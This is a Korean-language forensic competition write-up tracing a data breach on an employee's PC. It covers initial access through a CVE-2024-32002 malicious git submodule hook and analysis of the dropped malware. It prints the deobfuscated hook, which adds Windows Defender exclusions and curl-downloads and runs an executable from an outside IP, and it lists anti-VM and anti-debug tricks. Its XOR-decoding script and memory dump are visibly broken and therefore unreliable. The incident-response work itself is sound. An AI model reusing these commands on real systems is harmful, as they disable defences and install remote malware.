

351 – Tracing the Data Breach

Team Information

Team Name : LuckyVicky

Team Member : Eungchang Lee, Hyun Yi, Juho Heo, Dongkyu Lee

Email Address : dfc_luckyvicky@googlegroups.com

Instructions

Description CodeCrafters Inc. has realized that an employee's PC has been compromised. After analyzing the incident, it was confirmed that the data on the employee's PC had been leaked to the outside world. Analyze the given files and answer the following questions.

Target	Hash (MD5)
2024 DFC Windows.zip	BB85051A2B0F84502B160EA584EE7E57
2024 DFC Windows.z01	27802CEF2A35E42CCEA824A764EB7221

Questions

1. How did the attacker initially access the victim's PC? (60 points)
2. The attacker exfiltrated files from the victim's PC early in the attack. Describe the paths targeted for exfiltration. (60 points)
3. Which remote control tool did the attacker use? (50 points)
4. The attacker performed defense evasion by deleting event log records and manipulating event logs to hide the attacker's malicious activities. What method did the attacker use to manipulate the event logs? (60 points)
5. Identify the persistence the attacker registered. (60 points)
6. The attacker exfiltrated additional data later in the attack. What was the exfiltrated data? (60 points)

Teams must:

- Develop and document the step-by-step approach used to solve this problem to allow another examiner to replicate team actions and results.
- Specify all tools used in deriving the conclusion(s).

Tools used:

Name:	REGA	Publisher:	DFRC
Version:	1.6.0.0		
URL:	https://dfrc.korea.ac.kr/infra_dfrc_tools		

Name:	FTK Imager	Publisher:	AccessData®
Version:	4.7.1.2		
URL:	https://go.exterro.com/l/43312/2023-05-03/fc4b78		

Name:	HashTab	Publisher:	Implbits Software
Version:	6.0.0		
URL:	https://implbits.com		

Name:	Visual Studio Code	Publisher:	Microsoft
Version:	1.92.2		
URL:	https://code.visualstudio.com/		

Name:	DB Browser for SQLite	Publisher:	Mauricio Piacentini
Version:	3.12.2		
URL:	https://sqlitebrowser.org/		

Name:	X-Ways Forensics	Publisher:	X-Ways Software
Version:	20-3 SR-4 x64		
URL:	https://www.x-ways.net/forensics/		

Name:	Api monitor v2	Publisher:	rohitab
Version:	Alpha-r13		
URL:	http://www.rohitab.com/		

Name:	EvtxECmd	Publisher:	Eric Zimmerman
Version:	1.5.0.0		
URL:	https://ericzimmerman.github.io/		

Name:	EVTXtract	Publisher:	williballenthin
Version:	v0.2.4		
URL:	https://github.com/williballenthin/EVTXtract		

Name:	UsnJrnICarver	Publisher:	jschicht
Version:	1.0.0.1		
URL:	https://github.com/jschicht/UsnJrnICarver		

Name:	HxD	Publisher:	Maël Hörz
Version:	2.5.0.0		
URL:	https://www.mh-nexus.de		

Name:	IDA Pro	Publisher:	Hex-Rays
Version:	8.2, 8.4		
URL:	https://hex-rays.com/ida-pro		

Name:	speakeeasy	Publisher:	mandiant
Version:	V1.5.11		
URL:	https://github.com/mandiant/speakeeasy		

Name:	WMI-forensic	Publisher:	Davidpany
Version:	-		
URL:	https://github.com/davidpany/WMI_Forensics		

Name:	x64dbg	Publisher:	mrexodia
Version:	Jan 25 2023		
URL:	https://x64dbg.com/		

Step-by-step methodology:

2024 DFC Windows.zip 속성	
일반 파일 해시 보안 자세히 이전 버전	
이름	해시 값
MD5	BB85051A2B0F84502B160EA584EE7E57
SHA-1	661D966414793EE5D0C6BA8D961A3186C23ACD3F
SHA-256	2F2C75A7E968363DDD46E6B54B1542738783ED74D8...
SHA-512	B943755871D84AA1427B0893B706F92A96D8257FC32...

[그림 1] 2024 DFC Windows.zip 파일의 해시 값

2024 DFC Windows.z01 속성	
일반 파일 해시 보안 자세히 이전 버전	
이름	해시 값
MD5	27802CEF2A35E42CCEA824A764EB7221
SHA-1	08E1A14375CBD2865C110D9B52531DC2E57B8911
SHA-256	1FBCCDCBC8F2CF8C06276301469E37EA3B616135427...
SHA-512	0A414A7C56FF0B82D13E23AE9F9B2A70CDDF5E071D...

[그림 2] 2024 DFC Windows.z01 파일의 해시 값

분석 대상 파일에 대한 MD5 해시 값이 일치함을 확인하였습니다.

1. How did the attacker initially access the victim's PC? (60 points)

공격자는 Git의 원격 코드 실행 취약점(CVE-2024-32002)을 이용하여 피해자(dean)의 PC에 초기 침투하였습니다. 이 취약점은 특정 버전 이전의 Git에서 Submodule을 활용해 악성 코드를 실행할 수 있는 방법을 제공합니다. 공격자는 다음과 같은 과정을 통해 피해자의 시스템에 접근하였습니다.

Description		
Git is a revision control system. Prior to versions 2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.1, 2.40.2, and 2.39.4, repositories with submodules can be crafted in a way that exploits a bug in Git whereby it can be fooled into writing files not into the submodule's worktree but into a ` .git/` directory. This allows writing a hook that will be executed while the clone operation is still running, giving the user no opportunity to inspect the code that is being executed. The problem has been patched in versions 2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.1, 2.40.2, and 2.39.4. If symbolic link support is disabled in Git (e.g. via ` git config --global core.symlinks false`), the described attack won't work. As always, it is best to avoid cloning repositories from untrusted sources.		
Metrics	CVSS Version 4.0	CVSS Version 3.x
CVSS Version 2.0		
<small>NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.</small>		
CVSS 3.x Severity and Vector Strings:		
 CNA: GitHub, Inc.	Base Score: 9.0 CRITICAL	Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H

[그림 3] NIST NVD에 작성된 CVE-2024-32002 정보

먼저, CVE-2024-32002는 Git에서 발견된 원격 코드 실행(RCE) 취약점으로, 주로 git clone 명령어를 통해 악용될 수 있습니다. 이 취약점은 Submodule 사용 시 심볼릭 링크 처리의 오류로 인해 발생하며, 악의적인 Repository를 clone할 경우 .git/ 디렉토리에 삽입된 악성 헥(hook)이 자동으로 실행될 수 있습니다. 이를 통해 공격자는 사용자 시스템에서 원격 코드를 실행할 수 있습니다.

CVE-2024-32002 공격이 성공하기 위한 조건은 다음과 같습니다. 첫째, 사용자가 파일 프로토콜을 허용해야 합니다. 둘째, Git의 심볼릭 링크 지원이 활성화되어 있어야 하며, 셋째, 공격자가 Repository를 clone할 시스템은 대소문자를 구분하지 않는 파일 시스템(예: Windows, macOS)이어야 합니다. 넷째, 사용자가 악의적인 Submodule이 포함된 Repository를 clone해야 합니다.

다음은 피해자의 PC에 설치된 Git 설치 정보와 설정입니다.

아키텍처	이름	버전	제작자	설치 시간 (UTC+09:00)	설치 경로
x64 (64bits)	Git	2.45.0	The Git Development Team	2024-06-03 15:45:13 Mon	C:\Program Files\Git

[그림 4] dean의 PC에 설치된 Git 정보

먼저, 피해자의 PC에 설치된 Git 프로그램의 버전 정보와 설치 시각은 위 그림과 같습니다.

```
[protocol "file"]
  allow = always
[core]
  symlinks = true
```

[그림 5] dean 사용자 디렉토리에 저장된 .gitconfig 파일

dean 사용자 디렉토리에는 Git의 구성 설정을 저장하는 .gitconfig 파일이 존재합니다. Git 설정의 우선순위는 로컬 저장소 설정 > 글로벌 설정 > 시스템 설정 순서로 적용됩니다. 이 설정 파일에서는 protocol.file.allow가 always로 설정되어 있어 Git의 파일 프로토콜이 활성화되어 있습니다. 또한, core.symlinks가 true로 설정되어 있어 심볼릭 링크 사용이 허용되고 있습니다.

이로써, 설치된 Git 프로그램의 버전과 Git 설정 정보가 CVE-2024-32002의 전제 조건과 일치함을 확인할 수 있습니다.

다음은 공격자가 Git의 원격 코드 실행 취약점을 이용하여 피해자의 PC에 침투한 과정입니다.

```
(base) C:\Users\dean\Desktop\project\dev> git clone --recursive https://ghp_5F9cPqltkDiseT1z19QXAmu9qzEHYc11e5KP@github.com/echopulse87/rules
Cloning into 'rules'...
remote: Enumerating objects: 3040, done.
remote: Counting objects: 100% (3040/3040), done.
remote: Compressing objects: 100% (2683/2683), done.
remote: Total 3040 (delta 342), reused 3039 (delta 341), pack-reused 0
Receiving objects: 100% (3040/3040), 1.84 MiB | 12.20 MiB/s, done.
Resolving deltas: 100% (342/342), done.
Updating files: 100% (2679/2679), done.
warning: the following paths have collided (e.g. case-sensitive paths on a case-insensitive
filesystem) and only one from the same colliding group is in the working tree:

  'config'

Submodule 'x/y' (https://ghp_5F9cPqltkDiseT1z19QXAmu9qzEHYc11e5KP@github.com/echopulse87/hook)
registered for path 'CONFIG/modules/x'
Cloning into 'C:/Users/dean/Desktop/project/dev/rules/CONFIG/modules/x'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (10/10), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 10 (delta 1), reused 10 (delta 1), pack-reused 0
Receiving objects: 100% (10/10), done.
Resolving deltas: 100% (1/1), done.
```

```
Submodule path 'CONFIG/modules/x': checked out '163d8276fe189f07a5d31011e995ab62038cf89c'
```

```
(base) C:\Users\dean\Desktop\project\dev>
```

[표 1] dean 사용자의 Visual Studio Code 터미널 사용 기록 일부

Visual Studio Code 프로그램은 사용자의 설정 정보와 작업 정보 등을 state.vscdb 파일에 저장하여 관리합니다. 위 표는 dean 사용자의 AppData 디렉토리 하위에 저장된 state.vscdb 파일에 기록된 터미널 사용 기록의 일부입니다. 해당 기록 중 주요 부분을 살펴보면 다음과 같습니다.

```
(base) C:\Users\dean\Desktop\project\dev> git clone --recursive https://ghp_5F9cPqltkDiseT1z19QXAmu9qzEHYc11e5KP@github.com/echopulse87/rules
```

[표 2] git clone --recursive 명령

dean 사용자는 git clone 명령을 사용하여 echopulse87 유저의 rules Repository를 clone합니다. 이때 --recursive 옵션을 사용하여 rules Repository의 Submodule도 함께 clone하도록 합니다.

```
warning: the following paths have collided (e.g. case-sensitive paths on a case-insensitive filesystem) and only one from the same colliding group is in the working tree:
```

```
'config'
```


[표 3] 대소문자 구분 오류 발생

이후, 대소문자를 구분하지 않는 파일 시스템(예: Windows, macOS)에서 경로 충돌이 발생했음을 알리는 경고 메시지가 표시됩니다. Windows의 NTFS 파일 시스템은 기본적으로 대소문자를 구분하지 않으므로, config와 CONFIG는 동일한 경로로 인식됩니다. 공격자는 이 특성을 이용하여 경로 충돌을 유도합니다. 이때, 공격자는 원격 저장소에 .git 디렉토리를 가리키는 심볼릭 링크 config를 생성해 놓은 상태이며, 이는 일반 파일이나 디렉토리가 아닌 심볼릭 링크로서 .git을 참조합니다.

```
Submodule 'x/y' (https://ghp_5F9cPqltkDiseT1z19QXAmu9qzEHYc11e5KP@github.com/echopulse87/hook)
registered for path 'CONFIG/modules/x'
Cloning into 'C:/Users/dean/Desktop/project/dev/rules/CONFIG/modules/x'...
```

[표 4] Submodule 추가

Git은 Submodule을 CONFIG/modules/x 경로에 clone하려고 합니다. 하지만 대소문자를 구분하지 않기 때문에 실제로는 config/modules/x 경로에 clone됩니다. config는 .git 디렉토리를 가리키는 심볼릭 링크이므로, 결과적으로 .git/modules/x에 Submodule이 clone됩니다.



[그림 6] git clone 이후 디렉토리 구조

실제 dean 사용자의 rules 디렉토리를 보면, 위 그림과 같이 "rules/CONFIG/modules/x" 경로가 아닌 "rules/.git/modules/x" 경로에 Submodule이 clone된 것을 확인할 수 있습니다.

Submodule path 'CONFIG/modules/x': checked out '163d8276fe189f07a5d31011e995ab62038cf89c'

[표 5] checkout 작업 성공 메시지

checkout이 성공하였고, 자동으로 공격자가 Submodule에 삽입해 놓은 악성 흑 스크립트(.git/hooks/post-checkout)가 실행됩니다.

```

1 #!/bin/bash
2 sleep 5s;
3 C://Windows//System32//cmd.exe "/v /c set char1=p& set char2=o& set char3=w& set char4=e& set char5=r& set
4 C://Windows//System32//cmd.exe "/v /c set char1=p& set char2=o& set char3=w& set char4=e& set char5=r& set
5 sleep 5s;
6 char1='c'; char2='u'; char3='r'; char4='l'; char5=' '; char6='-' ; char7='s'; char8=' ' ; char9='h'; char10=
7 sleep 5s;
8 C://Windows//System32//cmd.exe "/v /c set char1=s& set char2=t& set char3=a& set char4=r& set char5=t& set
9 sleep 1s;
```

[그림 7] post-checkout(악성 흑 스크립트) 파일

자동으로 실행된 악성 흑 스크립트를 살펴보면, 위 그림과 같이 난독화되어 있는 것을 확인할 수 있습니다.

```

1 #!/bin/bash
2 sleep 5s;
3 C://Windows//System32//cmd.exe "/v /c powershell -NoP Add-MpPreference -ExclusionProcess 'C:\*'"
4 C://Windows//System32//cmd.exe "/v /c powershell -NoP Add-MpPreference -ExclusionPath 'C:\''"
5 sleep 5s;
6 curl -s http://220.116.46.67:8080/NetworkServiceManager.exe -o C://Windows//System32/NetworkServiceManager.exe
7 sleep 5s;
8 C://Windows//System32//cmd.exe "/v /c start /B C:\Windows\System32\NetworkServiceManager.exe"
9 sleep 1s;
```

[그림 8] 난독화 해제된 post-checkout 파일

이 난독화를 해제한 코드는 위 그림과 같으며, 주요 부분은 다음과 같습니다.

```
C://Windows//System32//cmd.exe "/v /c powershell -NoP Add-MpPreference -ExclusionProcess 'C:\*'"  
C://Windows//System32//cmd.exe "/v /c powershell -NoP Add-MpPreference -ExclusionPath 'C:\*'"
```

[표 6] Windows Defender 예외 설정

Add-MpPreference -ExclusionProcess 'C:*"' 명령을 통해 모든 프로세스를 Windows Defender의 예외 목록에 추가하고, Add-MpPreference -ExclusionPath 'C:*' 명령을 통해 C 드라이브 전체를 예외 경로로 설정합니다.

```
curl -s http://220.116.46.67:8080/NetworkServiceManager.exe -o C://Windows//System32//NetworkServiceManager.exe
```

[표 7] 악성 파일(NetworkServiceManager.exe) 다운로드

curl 명령어를 사용하여 지정된 서버에서 NetworkServiceManager.exe 파일을 다운로드 하고, C://Windows//System32/ 디렉토리에 저장하여 시스템 파일인 것처럼 위치합니다.

```
C://Windows//System32//cmd.exe "/v /c start /B C:\Windows\System32\NetworkServiceManager.exe"
```

[표 8] 악성 파일 실행


start /B 명령어를 사용하여 NetworkServiceManager.exe를 백그라운드에서 실행함으로써 사용자가 인지하지 못하는 사이에 악성 코드를 실행합니다.

Name	Size	Type	Date Modified
hooks	1	Directory	2024-07-14 오전 9:25:24
info	1	Directory	2024-07-14 오전 9:25:24
logs	1	Directory	2024-07-14 오전 9:25:27
modules	1	Directory	2024-07-14 오전 9:26:03
objects	1	Directory	2024-07-14 오전 9:25:25
refs	1	Directory	2024-07-14 오전 9:25:27
\$I30	4	NTFS Index All...	2024-07-14 오전 9:26:03
config	1	Regular File	2024-07-14 오전 9:26:03
description	1	Regular File	2024-07-14 오전 9:25:24
HEAD	1	Regular File	2024-07-14 오전 9:25:27
index	403	Regular File	2024-07-14 오전 9:25:53
packed-refs	1	Regular File	2024-07-14 오전 9:25:27
refs		\$I30 INDX Entry	

[그림 9] clone 결과 생성된 rules 디렉토리 정보

dean 사용자가 rules Repository를 clone하여 생성된 rules 디렉토리의 시간 정보와 git.exe 파일의 액세스 시각을 통해, 공격자는 2024년 7월 14일 오후 6시 25분경(UTC+9)에 피해자의 PC에 최초로 침투했음을 알 수 있습니다.

앞서 설명한 과정들을 통해 공격자는 피해자(dean)의 PC에 초기 침투할 수 있었으며, 초기 침투에 사용된 Repository를 소유한 GitHub 사용자 echopulse87에 대한 분석을 진행하였으나 아래의 분석 결과만 얻을 수 있었습니다.



[그림 10] echopulse87 유저의 github 페이지



[그림 11] echopulse87 유저의 github 계정 생성일


공격에 사용된 rules Repository의 소유자인 GitHub 사용자 echopulse87은 2024년 7월 6일 GitHub 계정을 생성하였으며, 당일 1개의 Contribution이 발생하였습니다.

동일한 clone 명령으로 공격에 사용된 rules Repository의 현재 존재 여부를 확인하려 했으나, dean 사용자가 사용한 PAT(Personal Access Token)는 만료되었거나 삭제된 것으로 보입니다.

2. The attacker exfiltrated files from the victim's PC early in the attack. Describe the paths targeted for exfiltration. (60 points)


다음은 공격자가 유출한 파일들에 기반하여 대상 경로들을 설명합니다.

[표 8]에서 볼 수 있듯이 백그라운드에서 악성코드(NetworkServiceManager.exe)가 실행되었습니다. 해당 악성코드는 특정 경로에 있는 파일들을 유출하며 추가적으로 원격 관리 도구(RAT, Remote Administration Tool)를 드롭하고 실행하여 악성 행위를 가능하게 합니다.



[그림 9] 악성코드(NetworkServiceManager.exe) 해시 값

분석에 앞서, 악성코드의 해시는 위와 같습니다.



[그림 10] IDA PRO WinMain 함수

악성코드는 분석을 어렵게 하기 위한 목적으로 난독화가 되어 있으며 샌드박스를 우회하기 위해 Sleep(600000u) 함수를 호출하여 10분 동안 대기합니다. 또한, 악성코드가 원활하게 실행될 수 있도록 관리자 권한을 확인한 후 동작합니다.

```

while ( 1 )
{
    v36 = *v34;
    j->_128i_i8[0] = *v34;
    if ( !v36 )
        break;
    v34 = (v34 + 1);
    j = (j + 1);
}
FileA = CreateFileA(FileName[0]._128i_i8, 0x80000000, 3u, 0i64, 3u, 0x80u, 0i64);
if ( FileA == 0xFFFFFFFFFFFFFFFi64 )
{
    v51 = 4;
}
else
{
    FileSize = GetFileSize(FileA, 0i64);
    if ( Filesize == 0xFFFFFFFF )
    {
        v17 = dword_140044C38 * (dword_140044C38 + 1);
        if ( ((v17 & 1) == 0) == dword_140044C3C < 0xA && ((v17 & 1) != 0 || dword_140044C80 * (dword_140044C80 + 1) == 0) )
            CloseHandle(FileA);
        CloseHandle(FileA);
        v51 = 4;
    }
    else
    {
        if ( dword_140044C3C < 0xA
            && (((~dword_140044C38 * (dword_140044C38 - 1)) | 0xFFFFFFFF) != 0xFFFFFFFF)
        {
            v18 = j__malloc_base(FileSize);
            ReadFile(FileA, v18, FileSize, &NumberofBytesRead, 0i64);
        }
        v30 = j__malloc_base(FileSize);
        if ( ReadFile(FileA, v30, FileSize, &NumberofBytesRead, 0i64) )
    }
}
v43 = xmword_14003727D;
v42 = xmword_14003726D;
*v54 = &v42;
if ( unk_1400372A5 )
{
    v1 = *v54;
    FileName[0]._128i_i64[0] = *v54;
    v2 = 0;
    while ( v2 < 0x39 )
    {
        *(FileName[0]._128i_i64[0] + v2) = (v2 % 0x39 + 0x34) ^ ~(v1 + v2);
        v4 = dword_140044C80 * (dword_140044C80 + 1);
        if ( ((v4 & 1) == 0) == dword_140044C84 < 0xA && ((v4 & 1) != 0 || dword_140044C80 * (dword_140044C80 + 1) == 0) )
        {
            ++v2;
            v3 = dword_140044C84 * (dword_140044C84 + 1);
            if ( ((v3 & 1) == 0) )
            {
                ++v2;
            }
            else
            {
                if ( dword_140044C84 < 0xA )
                    goto LABEL_98;
                ++v2;
            }
        }
        else
        {
            if ( (v3 & 1) != 0 )
            {
                ++v2;
                goto LABEL_3;
            }
        }
    }
}

```

[그림 11] 브라우저 Web Data 확인

악성코드는 Edge와 Chrome 브라우저의 Web Data 파일을 확인하여 특정 사용자의 이메일 주소(cosmicwave40@gmail.com)가 존재하는지 여부를 확인합니다. 해당 파일들은 각각 다음 경로에 위치해 있습니다:

AppData\Local\Microsoft\Edge\User Data\Default\Web Data

AppData\Local\Google\Chrome\User Data\Default\Web Data

위의 경로 문자열들은 XOR 연산을 통해 확인할 수 있었으며 이를 통해 해당 악성코드가 특정 사용자를 타겟으로 하고 있음을 파악할 수 있었습니다.

안티 기법	설명
PE 헤더 삭제	메모리에 올라온 PE 헤더 부분을 확인하여 0x00으로 덮어서 삭제
디버깅 탐지 API	CheckRemoteDebuggerPresent 활용한 디버깅 여부 탐지
메모리 크기 확인	GlobalMemoryStatusEx 활용한 메모리 2GB 이상인지 확인
프로세서 개수 확인	GetSystemInfo 활용한 프로세서 개수 2개 이상인지 확인
드라이브 용량 확인	DeviceIoControl 활용한 드라이브 용량이 51GB 이상인지 확인

[표 9] 안티 기법

악성코드 실행 과정에서 다양한 안티 Debug 기법과 안티 VM 기법들이 적용되어 있습니다. 디버깅 중인지 탐지하기 위해 API를 활용하는 기법과 분석용 가상 환경 VM의 용량이 대체적으로 작다는 점을 활용한 안티 VM 체크 기법들이 존재합니다.

이후, 악성코드는 socket 통신을 하기 위해 **125.128.62.57:8888**에 connect 연결을 시도합니다. 연결은 파일을 즉시 유출하기 위한 것이 아닌, 유출할 파일들을 미리 확보한 후 나중에 전송을 하기 위한 준비 단계로 볼 수 있습니다.

```
import binascii

def generic_decode(encoded_bytes, masks):
    decoded_bytes = bytearray()
    for i, byte in enumerate(encoded_bytes):
        mask1, mask2, masks[i] = masks[i]
        key = (i % 54) + 52
        modified_key = (key & mask1) | (~key & mask2)
        modified_byte = (byte & mask1) | (~byte & mask2)
        decoded_byte = decoded_bytes[-1] ^ modified_key ^ modified_byte
        decoded_bytes.append(decoded_byte | 0xFF)
    return decoded_bytes

def decode_set(hex_entries):
    combined_bytes = bytearray()
    combined_masks = []
    for label, hex_str, mask1, mask2 in hex_entries:
        print(f"\nProcessing [{label}] with hex string: {hex_str} using mask1={hex(mask1)}, mask2={hex(mask2)}")
        if len(hex_str) == 0:
            hex_str = "0" * len(hex_str)
        try:
            byte_seq = bytes.fromhex(hex_str)
        except ValueError as ve:
            print(f"Error converting hex string for [{label}]: {ve}")
            continue
        byte_seq_le = byte_seq[::-1]
        combined_bytes += byte_seq_le
        combined_masks.extend([(mask1, mask2)] * len(byte_seq_le))
    decoded_bytes = generic_decode(list(combined_bytes), combined_masks)
    try:
        return decoded_bytes.decode('utf-8')
    except UnicodeDecodeError:
        try:
            return decoded_bytes.decode('latin1')
        except UnicodeDecodeError:
            return decoded_bytes.decode('utf-8', errors='replace')

def main():
    xmmword_data_sets = [
        {
            ("0x140037067", "434241403F3E3D06048485C4B626A0F77", 0xEF, 0x10),
        },
        # 그냥 파일, 미스크 할 필요 없음
        {
            ("0x140037078", "434241403F3E3D03C52E7BCAD15F3A9B4", 0x7B, 0x84),
        },
    ]
    # 디버깅 코드
    for hex_entry in hex_entries:
        print(hex_entry)

if __name__ == "__main__":
    main()
```

[그림 12] 문자열 XOR 복호화

socket 통신 여부와 상관없이 악성코드는 악성 행위와 관련된 문자열을 복호화하기 시작합니다. [그림 15]에서 볼 수 있듯이 XOR 연산을 통해 12개의 xmm 데이터를 복호화하며 악성 행위에 필요한 문자열들을 메모리에 담고 있습니다.

2번에서 9번까지의 복호화 문자열은 정확히 파악되지 않았으나 복호화된 문자열이 메모리에 연속적으로 쌓이는 특징을 기반으로 Pagefile.sys에서 일부 데이터를 추정할 수 있었습니다.

```
00000043232FF3B0 43 1A 5C 55 73 65 72 73 5C 41 64 6D 69 6E 69 73 C:\Users\Adminis
00000043232FF3C0 74 72 61 74 6F 72 5C 40 63 69 6C 5C 74 \AppData\Local\temp\z
00000043232FF3D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF3E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF3F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF400 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF410 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF420 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF430 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF440 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF450 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF460 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF470 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF480 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF490 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4C0 11 66 6F 0F 32 59 20 44 94 80 F0 6F D9 C9 95 68 ,fo>Y-D..doué.k
00000043232FF4D0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4E0 B2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4F0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4G0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4H0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4I0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4J0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4K0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4L0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4M0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4N0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4O0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4P0 11 66 6F 0F 32 59 20 44 94 80 F0 6F D9 C9 95 68 ,fo>Y-D..doué.k
00000043232FF4Q0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4R0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4S0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4T0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4U0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4V0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4W0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4X0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4Y0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF4Z0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF500 11 66 6F 0F 32 59 20 44 94 80 F0 6F D9 C9 95 68 ,fo>Y-D..doué.k
00000043232FF510 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF520 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF530 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
